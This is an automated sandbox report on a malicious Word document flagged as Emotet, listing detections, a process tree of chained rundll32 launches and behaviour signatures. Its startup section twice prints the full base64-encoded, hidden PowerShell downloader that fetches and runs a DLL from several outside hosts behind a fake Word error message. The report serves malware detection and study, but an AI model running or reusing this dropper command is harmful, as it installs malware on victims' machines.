ID: 337085
Sample Name: Bestand.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:35:17
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Bestand.doc

Overview


General Information

Sample Name:	Bestand.doc
Analysis ID:	337085
MD5:	64553aae596a4b..
SHA1:	9cdaf9d3f8dc72d..
SHA256:	05ec62e5c17cce…

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2452 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 1976 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IAAgAHMAZQBUAC0ASQB0AEUATQAgACAAdgBhAFIAaQBBAEIATABFADoAMAA5AFAAIAAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsAMwB9AHsAMgB9AHs
AMQB9ACIALQBGACAAJwBTAHkAJwAsACcAYwB0AE8AcgBZACcALAAnAC4AaQBvAC4ARABJAHIARQAnACwAJwBzAHQAZQBNACcAKQApACAAIAA7ACAAIAAgAHM
AZQBUAC0AaQB0AEUATQAgACgAJwBWACcAKwAnAEEAcgAnACsAJwBpAEEAYgBMAEUAOgBhAHYANQAnACsAJwBMACcAKwAnAG8AUgAnACkAIAAgACgAWwB0AFk
AcABlAF0AKAAiAHsAMAB9AHsANwB9AHsAMQB9AHsAMwB9AHsANAB9AHsANgB9AHsANQB9AHsAMgB9ACIALQBmACAAJwBTAHkAUwAnACwAJwBlAG0ALgBOAGU
AVAAuAFMAZQByAHYAJwAsACcAZQByACcALAAnAEkAJwAsACcAYwBlAHAAbwAnACwAJwB0AE0AYQBuAGEAZwAnACwAJwBJAG4AJwAsACcAVAAnACkAIAApACA
AOwAgACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTACcAKwAnAGkAbABlAG4AJwApACsAKAAnAHQ
AbAB5AEMAJwArACcAbwBuAHQAJwApACsAJwBpACcAKwAoACcAbgAnACsAJwB1AGUAJwApACkAOwAkAEQAOAAxAHYAbAA2AGwAPQAkAFAAMQAyAFIAIAArACA
AWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAE8AOQA4AEUAOwAkAFIAXwAxAFoAPQAoACcASwAyACcAKwAnADYARQAnACkAOwAgACAAKABHAGMAaQAgAHY
AQQByAEkAQQBCAEwAZQA6ADAAOQBwACAAKQAuAFYAQQBMAHUAZQA6ADoAIgBDAFIARQBhAGAAVABlAGAARABJAHIAYABlAGAAQwBUAE8AcgB5ACIAKAAkAEg
ATwBNAEUAIAArACAAKAAoACcAQgAnACsAKAAnAEcAJwArACcARgBMAHEAJwArACcAcAB3AF8ANQBpAEIAJwArACcARwAnACkAKwAoACcARgBGADQAdwAwACc
AKwAnAG8AJwApACsAJwBzAGMAJwArACgAJwBCAEcAJwArACcARgAnACkAKQAgAC0AQwBSAGUAcABMAEEAYwBFACgAJwBCAEcAJwArACcARgAnACkALABbAGM
ASABhAHIAXQA5ADIAKQApADsAJABDADYAOQBWAD0AKAAnAFUAOQAnACsAJwA0AFYAJwApADsAIAAgACgAIABWAEEAcgBpAGEAYgBsAEUAIAAgACgAIgBBAHY
ANQAiACsAIgBMAG8AIgArACIAcgAiACkAIAAtAHYAQQBsAHUARQBvAG4AIAApADoAOgAiAHMAYABFAGMAVQBSAGkAYABUAHkAcABgAFIATwB0AGAATwBjAG8AbAAiACAAP
QAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQATgA4ADAAVgA9ACgAJwBGADgAJwArACcAOABZACcAKQA7ACQAUgBnAGIAMABmAHEAc
AAgAD0AIAAoACgAJwBSADkAJwArACcANQAnACkAKwAnAEYAJwApADsAJABIADIAMwBJAD0AKAAnAFYAJwArACgAJwAwACcAKwAnADQAUAAnACkAKQA7ACQAR
wBxAGwAdwA5AHQAZAA9ACQASABPAE0ARQArACgAKAAnAHsAMAB9AEwAcQAnACsAJwBwAHcAXwA1AGkAewAwAH0AJwArACcARgAnACsAJwA0AHcAJwArACcAM
ABvAHMAYwB7ADAAfQAnACkALQBmACAAIABbAEMAaABhAHIAXQA5ADIAKQArACQAUgBnAGIAMABmAHEAcAArACgAJwAuACcAKwAoACcAZAAnACsAJwBsAGwAJ
wApACkAOwAkAEQAMwA0AFMAPQAoACcAVgA1ACcAKwAnADkAVAAnACkAOwAkAEwAegA3ADQANgA4AHMAPQAoACgAJwBdAGEAJwArACcAbgAnACkAKwAoACcAd
wBbADMAJwArACcAOgAnACkAKwAnAC8ALwAnACsAKAAnAGgAYQBuAGcAJwArACcAYQAnACkAKwAoACcAcgBsAGEAJwArACcAcwAnACkAKwAoACcAdABpAGsAL
gAnACsAJwBjACcAKQArACgAJwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAnACkAKwAoACcALQBiAGkAJwArACcAbgAvACcAKwAnAFUAaQA0ACcAKQArACgAJwBuACcAKwA
nAC8AQAAnACkAKwAnAF0AYQAnACsAKAAnAG4AdwBbADMAJwArACcAOgAnACsAJwAvAC8AJwApACsAKAAnAHAAJwArACcAYQBkAHIAJwArACcAZQBlAHMAYwA
nACsAJwBhAHAAJwArACcAZQBzACcAKwAnAC4AYwBvAG0ALwBiACcAKwAnAGwAJwApACsAKAAnAG8AZwAvADAAJwArACcASQAvAEAAJwApACsAKAAnAF0AJwA
rACcAYQBuACcAKQArACcAdwBbACcAKwAoACcAMwA6ACcAKwAnAC8ALwBzACcAKQArACcAYQAnACsAJwByACcAKwAnAHQAJwArACcAdQByACcAKwAnAGUALgA
nACsAKAAnAGMAJwArACcAbwBtAC8AdwBwACcAKQArACgAJwAtAGkAbgBjACcAKwAnAGwAJwArACcAdQAnACkAKwAoACcAZABlAHMAJwArACcALwBKAEQAOAAnACsAJwAvA
EAAXQAnACkAKwAoACcAYQBuACcAKwAnAHcAJwApACsAKAAnAFsAMwA6ACcAKwAnAC8AJwApACsAJwAvAHMAJwArACcAZQAnACsAKAAnAG8AJwArACcALgB1A
GQAJwApACsAKAAnAGEAaQBwACcAKwAnAHUAcgBrAGEAcgAnACsAJwB0AC4AYwAnACkAKwAnAG8AJwArACgAJwBtAC8AcgB4AC0AJwArACcANQAnACsAJwA3A
DAAMAAnACkAKwAnAC0ANgAnACsAKAAnAGgAbgByAyADcALwBTACcAKwAnAGcAbQBzACcAKwAnAC8AQAAnACkAKwAoACcAXQBhAG4AdwAnACsAJwBbADMAJwArA
CcAOgAvACcAKQArACcALwBwACcAKwAnAGgAdQAnACsAKAAnAG8AbgAnACsAJwBnACcAKwAoACcAcAAnACsAJwBsAGUAJwApACsAKAAnA
C4AYwAnACsAJwBvAG0ALwAnACsAJwBtAGUAcwBzACcAKQArACcAZQAnACsAJwBuAGcAJwArACgAJwBlACcAKwAnAHIALQAnACkAKwAnAHMAbwAnACsAKAAnAHUAbgAnACs
AJwBkACcAKQArACcALQA4ACcAKwAnAGsAdwAnACsAJwBrAHEAJwArACcALwBZACcAKwAoACcARgByADcALwBAACcAKwAnAF0AYQBuAHcAJwArACcAWwAnACk
AKwAoACcAMwBzADoALwAvACcAKwAnAGIAJwApACsAKAAnAHIAJwArACcAZQB0ACcAKQArACcAdABzACcAKwAnAGgAYQAnACsAKAAnAHcAbQBhAGcAaQBjACc
AKwAnAC4AYwBvAG0AJwArACcALwBjAG8AJwApACsAKAAnAG4AdABlACcAKwAnAG4AdAAnACkAKwAoACcALwBZAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwAnACsAJ
wBbADMAcwA6AC8ALwBjACcAKwAnAGEAJwArACcAZgBlAGMAZQBuACcAKwAnAHQAcgBhAGwALgB2AGkAJwApACsAKAAnAG4AYwBvAG8AcgBiAGkAJwArACcAcwAnACsAJwB
kAGUAdgAuACcAKwAnAGMAJwApACsAKAAnAG8AbQAnACsAJwAvAHcAJwApACsAJwBwACcAKwAoACcALQBhAGQAbQAnACsAJwBpAG4ALwBWAFoAJwApACsAJwB
YACcAKwAoACcAOQBCACcAKwAnAFUAJwApACsAJwAvACcAKQAuACIAUgBlAGAAUABMAEEAYABDAGUAIgAoACgAKAAnAF0AYQBuACcAKwAnAHcAJwApACsAJwB
bADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAJwBoAHQAJwArACcAdABwACcAKQAsACcAMwBkACcAKQBbADEAXQA
pAC4AIgBTAGAAAUABsAGkAdAAiACgAJABCADEANABaACAAKwAgACQARAA4ADEAdgBsADYAbAAgACsAIAAkAFIANgA3AEgAKQA7ACQASgAxADcAUgA9ACgAKAA
nAFEAJwArACcANgAxACcAKQArACcAUQAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEMAdgB5ADUANgA0AHQAIABpAG4AIAAkAEwAegA3ADQANgA4AHMAKQB
7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArACcAYwB0ACcAKQAgAFMAeQBzAFQARQBNAC4ATgBFAHQALgB3AEUAYgBjAGwAaQB
FAG4AVAApAC4AIgBkAGAATwBgAFcATgBMAE8AYQBEAEYAYABpAEwARQAiACgAJABDAHYAeQA1ADYANAB0ACwAIAAkAEcAcQBsAHcAOQB0AGQAKQA7ACQAUQA
0ADMAQQA9ACgAJwBZACcAKwAoACcANQAnACsAJwBfAFcAJwApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJwBlAHQALQBJAHQAZQAnACsAJwBtACcAKQA
gACQARwBxAGwAdwA5AHQAZAApAC4AIgBsAGUATgBgAGcAdABoACIAIAAtAGcAZQAgADMAMAA5ADYAMQApACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAA
zADIAJwApACAAJABHAHEAbAB3ADkAdABkACwAKAAnAEMAJwArACgAJwBvACcAKwAnAG4AdAByAG8AbAAnACkAKwAnAF8AJwArACgAJwBSAHUAbgAnACsAJwB
EAEwATAAnACkAKQAuACIAdABvAHMAYABUAFIAYABpAE4AZwAiACgAKQA7ACQAWQA4AF8AQwA9ACgAKAAnAFgAMwAnACsAJwAxACcAKQArACcATgAnACkAOwB
iAHIAZQBhAGsAOwAkAEgAMQA5AEwAPQAoACcAUgA3ACcAKwAnADEATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEsAMgAyAFEAPQAoACcAVQAnACsAKAA

nADMAJwArACcAMgBJACcAKQApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2624 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2544 cmdline: POwersheLL -w hidden -ENCOD IAAgAHMAZQBUAC0ASQB0AEUATQAgACAAdgBhAFIAaQBBAEIATABFADoAMAA5AFAA

IAAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsAMwB9AHsAMgB9AHsAMQB9ACIALQBGACAAJwBTAHkAJwAsACcAYwB0AE8AcgBZACcALAAnAC4AaQBvAC4A
RABJAHIARQAnACwAJwBzAHQAZQBNACcAKQApACAAIAA7ACAAIAAgAHMAZQBUAC0AaQB0AEUATQAgACgAJwBWACcAKwAnAEEAcgAnACsAJwBpAEEAYgBMAEUA
OgBhAHYANQAnACsAJwBMACcAKwAnAG8AUgAnACkAIAAgACgAWwB0AFkAcABlAF0AKAAiAHsAMAB9AHsANwB9AHsAMwB9AHsANAB9AHsANgB9AHsA
NQB9AHsAMgB9ACIALQBmACAAJwBTAHkAUwAnACwAJwBlAG0ALgBOAGUAVAAuAFMAZQByAHYAJwAsACcAZQByACcALAAnAEkAJwAsACcAYwBlAHAAbwAnACwA
JwB0AE0AYQBuAGEAZwAnACwAJwBJAG4AJwAsACcAVAAnACkAIAApACAAOwAgACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMA
ZQAgAD0AIAAoACgAJwBTACcAKwAnAGkAbABlAG4AJwApACsAKAAnAHQAbAB5AEMAJwArACcAbwBuAHQAJwApACsAJwBpACcAKwAoACcAbgAnACsAJwB1AGUA
JwApACkAOwAkAEQAOAAxAHYAbAA2AGwAPQAkAFAAMQAyAFIAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAE8AOQA4AEUAOwAkAFIAXwAxAFoA
PQAoACcASwAyACcAKwAnADYARQAnACkAOwAgACAAKABHAGMAaQAgAHYAQQByAEkAQQBCAEwAZQA6ADAAOQBwACAAKQAuAFYAQQBMAHUAZQA6ADoAIgBDAFIA
RQBhAGAAVABlAGAARABJAHIAYABlAGAAQwBUAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAQgAnACsAKAAnAEcAJwArACcARgBMAHEAJwArACcA
cAB3AF8ANQBpAEIAJwArACcARwAnACkAKwAoACcARgBGADQAdwAwACcAKwAnAG8AJwApACsAJwBzAGMAJwArACgAJwBCAEcAJwArACcARgAnACkAKQAgAC0A
QwBSAGUAcABMAEEAYwBFACgAJwBCAEcAJwArACcARgAnACkALABbAGMASABhAHIAXQA5ADIAKQApADsAJABDADYAOQBWAD0AKAAnAFUAOQAnACsAJwA0AFYA
JwApADsAIAAgACgAIABWAEEAcgBpAGEAYgBsAEUAIAAgACgAIgBBAHYANQAiACsAIgBMAG8AIgArACIAcgAiACkAIAAtAHYAQQBsAHUARQBvAG4AIAApADoAOgAiAHMAYA
BFAGMAVQBSAGkAYABUAHkAcABgAFIATwB0AGAATwBjAG8AbAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQATgA4ADAAVg
A9ACgAJwBGADgAJwArACcAOABZACcAKQA7ACQAUgBnAGIAMABmAHEAcAAgAD0AIAAoACgAJwBSADkAJwArACcANQAnACkAKwAnAEYAJwApADsAJABIADIAMw
BJAD0AKAAnAFYAJwArACgAJwAwACcAKwAnADQAUAAnACkAKQA7ACQARwBxAGwAdwA5AHQAZAA9ACQASABPAE0ARQArACgAKAAnAHsAMAB9AEwAcQAnACsAJw
BwAHcAXwA1AGkAewAwAH0AJwArACcARgAnACsAJwA0AHcAJwArACcAMABvAHMAYwB7ADAAfQAnACkALQBmACAAIABbAEMAaABhAHIAXQA5ADIAKQArACQAUg
BnAGIAMABmAHEAcAArACgAJwAuACcAKwAoACcAZAAnACsAJwBsAGwAJwApACkAOwAkAEQAMwA0AFMAPQAoACcAVgA1ACcAKwAnADkAVAAnACkAOwAkAEwAeg
A3ADQANgA4AHMAPQAoACgAJwBdAGEAJwArACcAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAnACkAKwAnAC8ALwAnACsAKAAnAGgAYQBuAGcAJwArACcAYQ
AnACkAKwAoACcAcgBsAGEAJwArACcAcwAnACkAKwAoACcAdABpAGsALgAnACsAJwBjACcAKQArACgAJwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAnACkAKw
AoACcALQBiAGkAJwArACcAVAvACcAKwAnAFUAaQA0ACcAKQArACgAJwBuACcAKwAnAC8AQAAnACkAKwAnAF0AYQAnACsAKAAnAG4AdwBbADMAJwArACcAOg
AnACsAJwAvAC8AJwApACsAKAAnAHAAJwArACcAYQBkAHIAJwArACcAZQBlAHMAYwAnACsAJwBhAHAAJwArACcAZQBzACcAKwAnAC4AYwBvAG0ALwBiACcAKw
AnAGwAJwApACsAKAAnAG8AZwAvADAAJwArACcASQAvAEAAJwApACsAKAAnAF0AJwArACcAYQBuACcAKQArACcAdwBbACcAKwAoACcAMwA6ACcAKwAnAC8ALw
BzACcAKQArACcAYQAnACsAJwByACcAKwAnAHQAJwArACcAdQByACcAKwAnAGUALgAnACsAKAAnAGMAJwArACcAbwBtAC8AdwBwACcAKQArACgAJwAtAGkAbg
BjACcAKwAnAGwAJwArACcAdQAnACkAKwAoACcAZABlAHMAJwArACcALwBKAEQAOAAnACsAJwAvAEAAXQAnACkAKwAoACcAYQBuACcAKwAnAHcAJwApACsAKA
AnAFsAMwA6ACcAKwAnAC8AJwApACsAJwAvAHMAJwArACcAZQAnACsAKAAnAG8AJwArACcALgB1AGQAJwApACsAKAAnAGEAaQBwACcAKwAnAHUAcgBrAGEAcg
AnACsAJwB0AC4AYwAnACkAKwAnAG8AJwArACgAJwBtAC8AcgB4AC0AJwArACcANQAnACsAJwA3ADAAMAAnACkAKwAnAC0ANgAnACsAKAAnAGgAbgByADcALw
BTACcAKwAnAGcAbQBzACcAKwAnAC8AQAAnACkAKwAoACcAXQBhAG4AdwAnACsAJwBbADMAJwArACcAOgAvACcAKQArACcALwBwACcAKwAnAGgAdQAnACsAKA
AnAG8AbgAnACsAJwBnACcAKQArACcAYQBwACcAKwAoACcAcAAnACsAJwBsAGUAJwApACsAKAAnAC4AYwAnACsAJwBvAG0ALwAnACsAJwBtAGUAcwBzACcAKQ
ArACcAZQAnACsAJwBuAGcAJwArACgAJwBlACcAKwAnAHIALQAnACkAKwAnAHMAbwAnACsAKAAnAHUAbgAnACsAJwBkACcAKQArACcALQA4ACcAKwAnAGsAdw
AnACsAJwBrAHEAJwArACcALwBZACcAKwAoACcARgByADcALwBAACcAKwAnAF0AYQBuAHcAJwArACcAWwAnACkAKwAoACcAMwBzADoALwAvACcAKwAnAGIAJw
ApACsAKAAnAHIAJwArACcAZQB0ACcAKQArACcAdABzACcAKwAnAGgAYQAnACsAKAAnAHcAbQBhAGcAaQBjACcAKwAnAC4AYwBvAG0AJwArACcALwBjAG8AJw
ApACsAKAAnAG4AdABlACcAKwAnAG4AdAAnACkAKwAoACcALwBZAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwAnACsAJwBbADMAcwA6AC8ALwBjACcAKw
AnAGEAJwArACcAZgBlAGMAZQBuACcAKwAnAHQAcgBhAGwALgB2AGkAJwApACsAKAAnAG4AYwBvAG8AcgBiAGkAJwArACcAcwAnACsAJwBkAGUAdgAuACcAKw
AnAGMAJwApACsAKAAnAG8AbQAnACsAJwAvAHcAJwApACsAJwBwACcAKwAoACcALQBhAGQAbQAnACsAJwBpAG4ALwBWAFoAJwApACsAJwBYACcAKwAoACcAOQ
BCACcAKwAnAFUAJwApACsAJwAvACcAKQAuACIAUgBlAGAAUABMAEEAYABDAGUAIgAoACgAKAAnAF0AYQBuACcAKwAnAHcAJwApACsAJwBbADMAJwApACwAKA
BbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAJwBoAHQAJwArACcAdABwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAGAAUA
BsAGkAdAAiACgAJABCADEANABaACAAKwAgACQARAA4ADEAdgBsADYAbAAgACsAIAAkAFIANgA3AEgAKQA7ACQASgAxADcAUgA9ACgAKAAnAFEAJwArACcANg
AxACcAKQArACcAUQAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEMAdgB5ADUANgA0AHQAIABpAG4AIAAkAEwAegA3ADQANgA4AHMAKQB7AHQAcgB5AHsAKA
AmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArACcAYwB0ACcAKQAgAFMAeQBzAFQARQBNAC4ATgBFAHQALgB3AEUAYgBjAGwAaQBFAG4AVAApAC4Alg
BkAGAATwBgAFcATgBMAE8AYQBEAEYAYABpAEwARQAiACgAJABDAHYAeQA1ADYANAB0ACwAIAAkAEcAcQBsAHcAOQB0AGQAKQA7ACQAUQA0ADMAQQA9ACgAJw
BZACcAKwAoACcANQAnACsAJwBfAFcAJwApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJwBlAHQALQBJAHQAZQAnACsAJwBtACcAKQAgACQARwBxAGwAdw
A5AHQAZAApAC4AIgBsAGUATgBgAGcAdABoACIAIAAtAGcAZQAgADMAMAA5ADYAMQApACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAAzADIAJwApACAAJA
BHAHEAbAB3ADkAdABkACwAKAAnAEMAJwArACgAJwBvACcAKwAnAG4AdAByAG8AbAAnACkAKwAnAF8AJwArACgAJwBSAHUAbgAnACsAJwBEAEwATAAnACkAKQ
AuACIAdABvAHMAYABUAFIAYABpAE4AZwAiACgAKQA7ACQAWQA4AF8AQwA9ACgAKAAnAFgAMwAnACsAJwAxACcAKQArACcATgAnACkAOwBiAHIAZQBhAGsAOw
AkAEgAMQA5AEwAPQAoACcAUgA3ACcAKwAnADEATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEsAMgAyAFEAPQAoACcAVQAnACsAKAAnADMAJwArACcAMg
BJACcAKQApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 1616 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2892 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2808 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqryhcbuipyk\timgojzfiiv.pkf',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2884 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Smbjrydierlk\vhfvfjykmpc.gpr',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 960 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zighjhitzytphbn\uglqlahctjehdp.dot',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2440 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kviedw\vklxa.red',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2352 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jwivvemqsvj\ytoymdqmxu.lfx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2800 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xjfxyzhrduzjhpv\whfytnwxpdgksj.gxy',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3004 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yvmidjdy\junkzqh.mrj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2952 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Keqofngu\zdyvzfg.cjv',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2252 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ngtbqtsge\bgcbpmtq.wzo',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1604 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Loyvqvaohpqmmxv\wleeyowrrvrssq.giw',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2204 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rqvte\amll.nuu',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 2536 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gpjmjgasqrjuply\qjwbjnwqtblulz.cqq',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.2103170019.0000000000221000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000013.00000002.2341899738.00000000006F1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000012.00000002.2110963948.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2099512002.0000000000230000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2106608092.00000000001B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 23 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
10.2.rundll32.exe.250000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
18.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
18.2.rundll32.exe.1f0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.1d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.2c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 34 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro with suspicious strings
- Document contains an embedded VBA with base64 encoded strings
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

Stealing of Sensitive Information:

